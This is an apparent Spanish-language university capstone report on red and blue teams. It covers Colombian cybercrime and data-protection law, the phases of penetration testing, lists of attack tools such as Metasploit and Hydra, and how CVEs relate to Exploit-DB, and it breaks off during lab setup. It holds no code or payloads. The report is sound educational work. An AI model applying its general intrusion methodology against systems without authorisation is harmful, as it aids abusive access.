CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JEISON BRAYAM ARBELAEZ PÁTIÑO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
MEDELLÍN
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JEISON BRAYAM ARBELAEZ PÁTIÑO

PROYECTO DE GRADO – INFORME TÉCNICO PRESENTADO PARA OPTAR POR EL TÍTULO DE
ESPECIALISTA EN SEGURIDAD INFORMATICA

Luis Fernando Zambrano
Director del Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
MEDELLÍN
2024

RESUMEN

El presente documento muestra las normativas y las consideraciones que se presentan en el escenario actual, adicional se evidencian diferentes escenarios que permiten llevar a cabo el ataque recibido a la víctima de la organización por medio de un contenido manipulado entre ambas partes el cual fue previamente elaborado para que el atacante pudiera aprovechar en el momento adecuado los diferentes factores de riesgos encontrados en la máquina. Ahora bien, los controles básicos de seguridad que proporcionan los sistemas actualmente tienen la capacidad de detectar gran cantidad de variaciones de comportamientos sospechoso y adicionalmente con controles más estrictos de seguridad tanto para los usuarios y como para el manejo de la información. Una vez logrado el ataque y confirmado las acciones negativas que pudieron darse por el atacante es importante que la organización consulte a profesional calificado para que permita madurar su entorno digital.

Los ataques están en constante evolución, por lo que es importante tener los conceptos y las técnicas bien desarrolladas para adoptar medidas que permitan defender la seguridad de la organización, para esto un manual de buenas prácticas basado en cumplimiento oficiales o regulatorios es un buen inicio para comprender el entorno de la organización además de permitir evaluar con más detalle diferentes aspectos de la seguridad como lo indica CIS, por otro lado es importante que las organizaciones destinen presupuesto para la protección de los sistemas de seguridad. Para este fin los equipos Red team, blue team, purple team y el equipo de respuesta a incidentes son recursos valiosos para la detección y recuperación del negocio. También es importante conocer que no solo hay herramientas pagas para este fin y que el personal de la compañía puede utilizar es posible ahondar en herramientas de tipo GPL como Elastic o OpenEDR.

ABSTRACT

This document shows the regulations and considerations that are presented in the current scenario, in addition to different scenarios that allow to carry out the attack received by the victim of the organization through a manipulated content between both parties which was previously prepared so that the attacker could take advantage at the right time the different risk factors found in the machine. However, the basic security controls provided by the systems currently have the capacity to detect a large number of variations of suspicious behavior and additionally with stricter security controls both for users and for the management of information. Once the attack has been achieved and the negative actions that could have been taken by the attacker have been confirmed, it is important that the organization consults a qualified professional to allow it to mature its digital environment.

Attacks are constantly evolving, so it is important to have the concepts and techniques well developed to adopt measures to defend the security of the organization, for this a manual of best practices based on official or regulatory compliance is a good start to understand the environment of the organization as well as to evaluate in more detail different aspects of security as indicated by CIS, on the other hand it is important that organizations allocate budget for the protection of security systems. For this purpose, the red team, blue team, purple team and the incident response team are valuable resources for the detection and recovery of the business. It is also important to know that there are not only paid tools for this purpose and that company personnel can use, but it is possible to delve into GPL tools such as Elastic or OpenEDR.

CONTENIDO

pág.

LISTA DE FIGURAS.

Pág.

LISTA DE TABLAS

Pág.

GLOSARIO

Atacante: es la persona o cosa que tiene un objetivo y conocimiento técnico para ejecutar una acción que normalmente no está dentro el ámbito legal o ético.

Daño informático: es la acción que precede de una acción de un atacante, donde el tipo de daño dependerá de la necesidad u objetivo. Eliminar o cifrar son acciones comunes.

CIS (Centro de Seguridad de Internet): organización sin fines de lucro que desarrolla pautas de seguridad y mejores prácticas para proteger sistemas y redes.

Cmd: es la ventana de comandos de Windows que permite ejecutar diversas acciones comunes o avanzadas de Windows.

Framework: se enfoca en indicar que se un marco de trabajo elaborado y especifico.

HARDENIZACIÓN: es una manera de indicar que una configuración debe ser mejorada y fortalecida para aumentar la seguridad.

ISO27001: es un marco de seguridad para la gestión de la seguridad de la información.

Kali Linux: es un sistema operativo avanzado con un conjunto de herramientas específicas que permiten analizar sistemas de seguridad.

Metasploit: es una herramienta de trabajo que está compuesta de software adicional que permite evaluar distintos tipos de configuración de un sistema.

Metodologías de intrusión: son las diversas formas en como un atacante puede lograr utilizar las técnicas de intrusión.

Msfvenom: es una herramienta utilitaria de Linux que permite generar un ejecutable con ciertas configuraciones a medida

Meterpreter: es una herramienta que permite trabajar distintas formas de explorar un sistema.

NTA (Análisis de Tráfico de Red): herramienta que examina el tráfico de red para detectar patrones anómalos o actividades sospechosas.

Técnicas de intrusión: es la manera en cómo se lleva a cabo un conjunto de

acciones que permiten ingresar a un sistema.

SOAR (Automatización y Orquestación de Respuesta de Seguridad): software que permite generar automatizaciones de seguridad y coordina respuestas a incidentes.

TIC CCN-STIC 599B: es un estándar de seguridad para las tecnologías de la información

UAC (Control de Víctima: es la persona o cosa que sirve como objetivo para un atacante.

Virtualización virtual box: es un sistema que permite crear máquinas de forma lógica sin necesitar un hardware adicional que no sea de la máquina física donde se crea.

Vulnerabilidad: es una debilidad o mala configuración de un sistema que permite aprovecharse.

XDR (Detención y Respuesta Extendida): es una solución de seguridad que utiliza la identificación y respuesta en tiempo real frente a las amenazas.

INTRODUCCIÓN

En el presente documento se busca aclarar y dar un contexto propio sobre el contenido de las leyes 1273 de 2009 y de la ley 1581 de 2012, donde se menciona los compromisos y multas que se deben de tener en cuenta, por otro lado, se dará una breve explicación del entorno de trabajo realizado para llevar a cabo las actividades planteadas. Otro aspecto para tener en cuenta de la situación de la empresa HackerHouse con relación al contrato de confidencialidad y los diferentes aspectos que acobijan las condiciones para el receptor, también se quiere dar un detalle de las posibles leyes y artículos que podrían estar infringiendo la empresa y el receptor al aprovechar la ambigüedad de los términos de contratación.

También se pretende documentar el escenario propuesto, donde se busca plasmar el paso a paso que hubiese utilizado el atacante para lograr conseguir el acceso de manera abusiva y de esta forma ejecutar procesos que implican daño informático y compromiso en tiempo real de la víctima. Por otro lado, se quiere conocer las posibles debilidades o fallas que propiciaron que el atacante tuviera éxito en su campaña o vulneración del sistema Windows 10.

Finalmente se busca documentar la manera en cómo la organización debe tomar medidas adecuadas para asegurar sus sistemas y reducir el riesgo frente a este tipo ataques que pueden impactar la operación y la reputación de la organización, además de conocer posibles controles estandarizados que permitan tomar pautas como manuales de aseguramiento y procesos de evaluación de seguridad. Por otro lado, dar a conocer algunas herramientas de tipo SIEM y XDR con sus diferencias y funciones, las cuales serán de utilidad para los equipos de seguridad de la organización.

OBJETIVOS

OBJETIVO GENERAL

Describir y sintetizar el escenario de seguridad de tiene como caso la empresa Hacker House.

OBJETIVOS ESPECÍFICOS

Describir la normativa colombiana que le aplica sobre la actuación ética como legal frente al escenario.

Definir de forma general la metodología que utiliza el equipo de seguridad y las herramientas Open Source y pagas para la evaluación de su entorno de seguridad.

Explicar de manera general la contención de ataques informáticos y contextualización del beneficio de utilizar herramientas avanzadas de seguridad

1 DESARROLLO DEL INFORME

1.1 CONCEPTOS DE LA NORMATIVA COLOMBIANA Y ACTUACIÓN ETICA COMO LEGAL.

1.1.1 Normativa Colombiana sobre la protección de la información.

Ley 1273 de 2009[1]

La ley 1273 de 2009 de manera general trata sobre la protección de la información y de los datos que se utilizan en las tecnologías de la información y las comunicaciones. Para ello se aplican cuatro artículos que tienen consideraciones que pueden incurrir a penas en prisión y multas.

Artículo 1º. Protección de la información y de los datos.

Capítulo 1. Alteración y daño a la triada de la información (Confidencialidad, integridad y disponibilidad)

Artículo 269A: Este articulo trata sobre el acceso que se considera abusivo cuando el sujeto sin autorización o por actividades ajenas a un tipo de acuerdo ingresa a los datos de un sistema de información o en contra de la voluntad del dueño de la información. La pena a la que se puede ser acreedor quien incurra en esta falta es de prisión donde debe cumplir un tiempo entre 48 o 96 meses, además tiene una multa que esta entre 100 a 1000 salarios mínimos legales.

Artículo 269B: Hace relación al bloqueo o interrupción del funcionamiento de un sistema de información 7 de las redes de comunicación, donde se ve afectado el acceso a los datos que permiten el correcto funcionamiento de las tecnologías. La pena a la que se puede ser acreedor quien incurra en esta falta es de prisión donde debe cumplir un tiempo entre 48 o 96 meses, además tiene una multa que esta entre 100 a 1000 salarios mínimos legales. Si es más grave esta puede aumentar.

Artículo 269C: Se refiera a la interceptación que se puede realizar al flujo normal de los datos de un sistema de información sin previa orden legal ya sea de manera externa o interna. Esta infracción lleva a una pena en prisión de 36 a 72 meses de prisión.

Artículo 269D: Trata sobre los daños que pueden suceder en los datos o en un sistema de información, cuando un sujeto realiza acciones sin conocimiento previo.

[1] SECRETARÍA GENERAL DEL SENADO. ley_1273_2009. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html#4

La pena a la que se puede ser acreedor quien incurra en esta falta es de prisión donde debe cumplir un tiempo entre 48 o 96 meses, además tiene una multa que esta entre 100 a 1000 salarios mínimos legales.

Artículo 269E: Trata sobre el uso de software que tiene funciones maliciosas el cual puede generar efectos dañinos a los datos o aun sistema de información. La pena a la que se puede ser acreedor quien incurra en esta falta es de prisión donde debe cumplir un tiempo entre 48 o 96 meses, además tiene una multa que esta entre 100 a 1000 salarios mínimos legales.

Artículo 269F: Se refiere al acceso previo de los datos personales sin autorización legal sin importar el fin para la cual se acceden. La pena a la que se puede ser acreedor quien incurra en esta falta es de prisión donde debe cumplir un tiempo entre 48 o 96 meses, además tiene una multa que esta entre 100 a 1000 salarios mínimos legales.

Artículo 269G: Trata sobre la captura de datos personales donde se aprovecha la suplantación de un sitio oficial o de un dominio en internet. La pena a la que se puede ser acreedor quien incurra en esta falta es de prisión donde debe cumplir un tiempo entre 48 o 96 meses, además tiene una multa que esta entre 100 a 1000 salarios mínimos legales. Si es más grave esta puede aumentar.

Artículo 269H: Se refiere a las acciones que realiza un individuo la cual puede agravar la pena, donde esta puede aumentar. Algunas de las acciones para tener en cuenta son:

- Acceso a sistema de información o de comunicación de índole estatal, financiero oficial tanto interno como externo.
- Por el aprovechamiento de la confianza que otorga el dueño de la información.
- Exposición de la información generando una afectación a otro.
- Aprovecharse de la información para su beneficio.
- Con acciones fuera de la ley que afectan la seguridad y la defensa nacional.
- Administradores del sistema de información que ejecutan acciones de riesgo. Puede llevar a la suspensión de su labor profesional

Capítulo 2: Sobre otras infracciones.

Articulo 269I: Se refiere al hurto de los datos cuando se logra evadir los controles y/o procesos de seguridad de organización, este hurto tiene fines de lucro. Las penas de prisión para esta falta están entre los 5 años y 16 años de prisión teniendo en cuenta las consideraciones del articulo 239 y 240 de esta Ley.

Articulo 269J: Trata sobre el aprovechamiento de un activo en el momento que se comparte o se transfiere a un individuo para generar daños a un tercero. La pena de prisión para esta falta es de 48 a 120 meses donde la multa puede estar dentro de los 200 y 1500 salarios mínimos legales.

Artículo 2º.

Artículo 58: Se refiera aquellas situaciones donde la falta puede ser más grave, dentro de estas situaciones se destaca la utilización de medios tecnológicos.

Artículo 3º:

Artículo 37: La facultad del conocimiento de las leyes en los jueces penales municipales.

Artículo 4º: Oficializa la ley y tiene prioridad frente a otros artículos que puedan generar confusión.

Ley 1581 de 2012, multas y quien realiza el control.[2]

Esta ley tiene como finalidad mencionar y detallar los principios que tienen relación con el manejo adecuado de los datos personales, por otro lado, busca aclarar cuales son los derechos y consideraciones legales que se deben de tener para el tratamiento de los datos y los diferentes procesos que les aplica tanto a los responsables y los encargados legales.

A nivel de las multas aplicadas, dependerá de la gravedad de la falta y esta puede llegar hasta los dos mil salarios mínimos, la Superintendencia de industria y comercio es quien controla

[2] SECRETARÍA GENERAL DEL SENADO. ley_1581_2012. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

1.1.2 Actuación ética y legal

Dentro de la perspectiva como profesional de la seguridad informática es preocupante que el proceso y/o documento establecido para la confidencialidad de la información no este establecido correctamente y esté presente errores, ya que puede incurrir en malas interpretaciones tanto para la parte receptora como para la parte reveladora, favoreciendo en mayor medida a la parte reveladora.

Por lo anterior algunos puntos que generan serias dudas es el compromiso por la transparencia, la equidad, el respeto a la privacidad, la legalidad y los valores éticos de la organización. Lo anterior reposa en el cumplimiento de la Ley 1581 de 2012 y por otro lado según la Ley 1266 de 2008 busca controlar la manipulación de las bases de datos. Ley 1266 de 2008

El aprovechamiento de acuerdos de confidencialidad conociendo las posibles deficiencias de este. En este aspecto las falencias que mencionan a nivel general pueden ser insuficientes para describir un acuerdo bajo las leyes colombianas. Por otro lado, la falta o claridad de cláusulas de divulgación pueden ser aprovechadas por ambas partes.

Validando otro aspecto relacionado con las penalizaciones este puede ser aprovechado por ambas partes, aunque en gran porcentaje de casos la organización tiene la ventaja y por ende puede presentarse un abuso sobre las causas del incumplimiento basado en acuerdo de confidencialidad con errores.

Dentro de la omisión de los artículos dispuestos por la ley, se evidencia que al receptor se le está dando la orden de omitir cualquier proceso ilegal que la empresa haga o esta le indique por lo que puede estar faltando a la ley 1581 de 2012 en el artículo 10, ya que el acceso ilegal no se hace basado en los casos particulares mencionados el artículo, por lo que se está faltando a la presente ley. Ley 1581 DE 2012[3]

Por otro lado, también se puede estar incurriendo en el código penal donde se menciona al acceso abusivo a documentos que contienen secretos tanto de índole industrial y comercial. También se debe mencionar que a nivel de código disciplinario podría entrar aplicar una falta en aquellas situaciones donde se abusa de las funciones propias que se contrataron con el proveedor y a su vez con el colaborador. Ley 1952 de 2019[4]

[3] SECRETARÍA GENERAL DEL SENADO. ley_1581_2012. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

[4] SECRETARIASENADO. Ley 1952 de 2019. 2023. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1952_2019.html

Finalmente, la organización y el receptor abusan del uso de las tecnologías para acceder y vulnerar la integridad, la autenticidad, la disponibilidad y la confidencialidad. Ley 2220 de 2022 y Ley 1581 DE 2012 y Ley 1273 DE 2009, además de generar acciones irregulares como: “chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”.

En este aspecto se está faltando al código penal, donde este tipo de acciones solo deben ser realizadas por profesionales de la ley y con previa autorización del dueño de la información o con previa orden judicial. Ley 1621 de 2013 y Ley 1273 DE 2009, por otro lado, al realizar este tipo de acciones de forma abusiva y sin previa autorización también incurre en la violación de la Ley 1581 DE 2012 y Ley 1273 DE 2009[5].

La acción de espionaje se trata como una acción contraria a ciertas instituciones como el gobierno y diversas industrias donde se busca obtener secretos para el uso a conveniencia según el objetivo de campaña del atacante. Ley 1581 DE 2012 [6]y Ley 1273 DE 2009

COPNIA, consideraciones o sanciones.

La ley 842 de 2003[7] menciona una gran cantidad de eventos negativos como sanciones, suspensión por más tiempo o en dado caso cancelación de la matricula profesional entre otro tipo de procesos que pueden afectar la vida laboral y personal del profesional.

Aunque cabe saliéndose del comportamiento ético cabe mencionar que la decisión dependerá del entorno y de los escenarios específicos donde se desempeña un funcionario legal.

Adicional a lo anterior, esta oportunidad que ofrece la empresa va en contra de cuidar los activos de los terceros o posibles clientes, además de entorpecer una posible investigación que se vea dirigida a los receptores, por otro lado, tampoco permitir cumplir con el código de ética según el artículo 31 de la presente ley. Otros artículos de la misma ley que se están violando son los artículos 32, 33, 34, 35 y 36 los cuales hacen referencia a los procesos que por ética el profesional debería cumplir y garantizar para proteger su profesión como también las funciones legales ante la ley.

---

[5] POLICIA. Normatividad sobre delitos informáticos. 2024. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

[6] SECRETARÍA GENERAL DEL SENADO. ley_1581_2012. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

[7] COPNIA. Régimen disciplinario. 2024. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: https://www.copnia.gov.co/tribun Régimen disciplinario al-de-etica/regimen-disciplinario

Dentro de un ataque se presentan los siguientes incumplimientos a la ley colombiana.

- Según la Ley 1273 de [8]2009 que se refiere a la protección de la información y de los datos.

o Artículo 269A: Acceso abusivo a los sistemas informáticos
o Artículo 269B que se refiere a la obstaculización de sistemas informáticos.
o Artículo 269C: Interceptación de datos
o Artículo 269D: Daño informático
o Artículo 269I: Hurto por medio informático.
o Artículo 269J: Transferencia de datos sin consentimiento del titular

Por otro lado, al no proporcionar una seguridad solida frente a este tipo de amenazas, podría estar violando la ley 1581 de 2013 al no garantizar la protección. También es importante mencionar que las acciones que realizaron los atacantes al parecer tienen comportamientos de inteligencia y contrainteligencia contra la organización, por lo que claramente no son personal autorizado para realizar este tipo de operación, lo anterior hace relación a la ley 1621 de 2013 .

[8] POLICIA. Normatividad sobre delitos informáticos. 2024. {En Línea}. {Consultado el 18, febrero, 2024}. Disponible en: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

1.2 DEFINICIÓN INICIAL DEL PENTESTING QUE UTILIZA EL EQUIPO DE SEGURIDAD Y DE HERRAMIENTAS OPENSOURCE Y PAGAS PARA LA EVALUACIÓN DE SU ENTORNO DE SEGURIDAD.

Definición de las fases del pentesting.[9]

Planificación, preparación y definición: Esta fase se trata la definición del alcance y de los objetivos que se quieren evaluar según las necesidades de la evaluación que se quiera realizar, esta fase tiene una alta dependencia de los personas o figuras que contratan el servicio.

Recopilación de información ("footprinting"): En esta fase se recolecta la información que tiene relación con los sistemas y los activos que requieren ser evaluados.

Profundizando un poco más en el proceso de "footprinting", este se enfoca en aquellos datos que pueden dejar una huella como es el caso de las direcciones IP, nombres de dominio, versión del sistema operativo, puertos abiertos entre otras como, por ejemplo: correos electrónicos, usuarios, contraseñas, metadatos. Para obtener estos datos puede darse que la recolección de datos este siendo ejecutada de forma pasiva o activa, en otras palabras, la recopilación pasiva trata aquellos activos que ya están preestablecidos como por ejemplo un sitio web o base de datos, en cambio el proceso activo se inclina por recopilar información por medio de cuestionamientos, inteligencia o ingeniería social.

Dicho lo anterior el proceso de recolección es fundamental para los investigadores o equipos de seguridad que buscan identificar posibles vulnerabilidades y de esta forma poder ganar el acceso a un sistema de información o un activo.

Análisis de vulnerabilidades: En este punto se inicia la ejecución de técnicas y herramientas para descubrir las vulnerabilidades de los objetivos seleccionados.

Explotación: En este punto con la información obtenida de los servicios o activos analizados se inicia la tarea de explotar las vulnerabilidades para conseguir el acceso y simular un daño en el servicio, en este aspecto pueden surgir múltiples formas de aprovechar las vulnerabilidades, esto dependerá del conocimiento y los recursos disponibles.

Post-Explotación: En esta fase se analizan los posibles escenarios que tuvieron oportunidad de ser detectados, lo anterior con el objetivo de brindar

[9] ECCOUNCIL. Understanding the Five Phases of the Penetration Testing Process. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases/

recomendaciones y mejoras de buenas prácticas para evitar que el incidente de seguridad sea replicado.
Documentación: Como punto final se genera un informe con todos los elementos encontrados y de cómo pudieron ser aprovechados para generar un impacto a los sistemas de información o en los activos de información. Por otro lado, se genera un documento con las recomendaciones y los hallazgos encontrados para que el equipo interno pueda tomar acciones de remediación.

Aplicaciones de tipo opensource y pagas.

Aplicaciones Open Source.[10]

a. Nmap: Herramienta para el análisis y explotación
b. Metasploit: Herramienta para el análisis y explotación
c. Karkinós: Herramienta pentesting
d. Wireshark: Herramienta para el análisis de trafico de red
e. Nessus: Herramienta para el análisis y descubrimiento de vulnerabilidades
f. Aircrack-ng: Herramienta de explotación
g. Hydra: Herramienta de explotación
h. Sqlmap: Herramienta para el análisis y explotación de SQL
i. Commix: Herramienta de análisis y explotación de sitios Web
j. BeEf: Framework de explotación

Aplicaciones pagas.

a. Indusface ERA: Herramienta para el análisis y explotación
b. Burp Suite: Herramienta para el análisis y explotación
c. Nessus Professional: Herramienta para el análisis y descubrimiento de vulnerabilidades
d. Metasploit Pro: Herramienta para el análisis y explotación
e. Acunetix Herramienta Web para el análisis y descubrimiento de vulnerabilidades
f. Core Impact: Herramienta pentesting
g. Qualys: Herramienta para el análisis y descubrimiento de vulnerabilidades

[10] TBSEC. Pentesting: 10 herramientas open source. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://blog.tbsek.mx/blog/2023/junio/73.Pentesting.html

1.2.1 Análisis teórico de la estructura de un CVE y de una vista general de exploit db

Que es un CVE y su estructura.[11]

Un CVE es un indicador que permite identificar una falla de un sistema relacionado con una vulnerabilidad que permite en muchas ocasiones afectar el servicio o los datos. Un CVE también es un indicador útil para definir prioridades para el tratamiento de riesgos y cierre de vulnerabilidades.

La estructura de un CVE consiste en:

CVE (CNA): Es una sigla que representa un conjunto de organizaciones encargadas de clasificar y numerar las fallas de los distintos sistemas de forma única.

Identificador de falla: Este identificador este compuesto por el año de publicación y por un código único que representa un conjunto de vulnerabilidades

Métrica CVSS: Como tal no es una estructura del CVE, pero es un dato muy importante para la valoración del impacto y de la explotabilidad de un CVE, por lo que es un insumo importante para la clasificación y la inteligencia en toma de decisiones para la protección.

Que es exploit DB y su relación con el CVE.[12]

ExploitDB es un tipo de biblioteca en internet donde los usuarios pueden compartir, buscar y descargar distintos exploits para las vulnerabilidades conocidas con el objetivo de que los evaluadores de seguridad puedan realizar sus pruebas con un recurso adicional.

La información encontrada en exploit-db es un insumo de trabajo para mezclarla con herramientas de pentesting como Cobalt Strike o metasploit, con esto se logra vulnerar un objetivo con la falla. En este punto un CVE es de vital importancia ya que permite buscar en exploit-db si al momento hay un posible script o exploit que permita ser usado en el espacio de trabajo de la prueba de seguridad.

---

[11] OSTEC. CVE y CVSS, para la clasificación de vulnerabilidades de seguridad digital. 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/cve-y-cvss-para-la-clasificacion-de-vulnerabilidades-de-seguridad-digital/


[12] KEEPCODING. ¿Qué es ExploitDB?. . 2023. {En Línea}. {Consultado el 10, febrero, 2024}. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/#:~:text=ExploitDB%20es%20una%20aplicaci%C3%B3n%20web%20que%20re%C3%BAne%20bases,mejorar%20la%20calidad%20de%20sus%20auditor%C3%ADas%20de%20ciberseguridad.

1.2.2 Implementación de los recursos del escenario de la organización donde tuvo un compromiso de seguridad.

Entorno de Virtual Box

En la figura 1 se muestra el instalador que se descarga de la url indicada en la documentación, una vez instalada se procede a ejecutar el aplicativo dando como resultado el espacio lógico para la creación de máquinas.

Figura 1. Descarga de medios y ejecución



Fuente: Elaboración Propia


La máquina host cuenta con procesador Intel i5, con una memoria de 24GB, a nivel de espacio en disco se cuenta con almacenamiento principal de SSD de 512GB. A nivel de red se cuenta con Internet de 300MB

Banco de trabajo Windows 10 y Kali Linux

Kali Linux y Windows 10

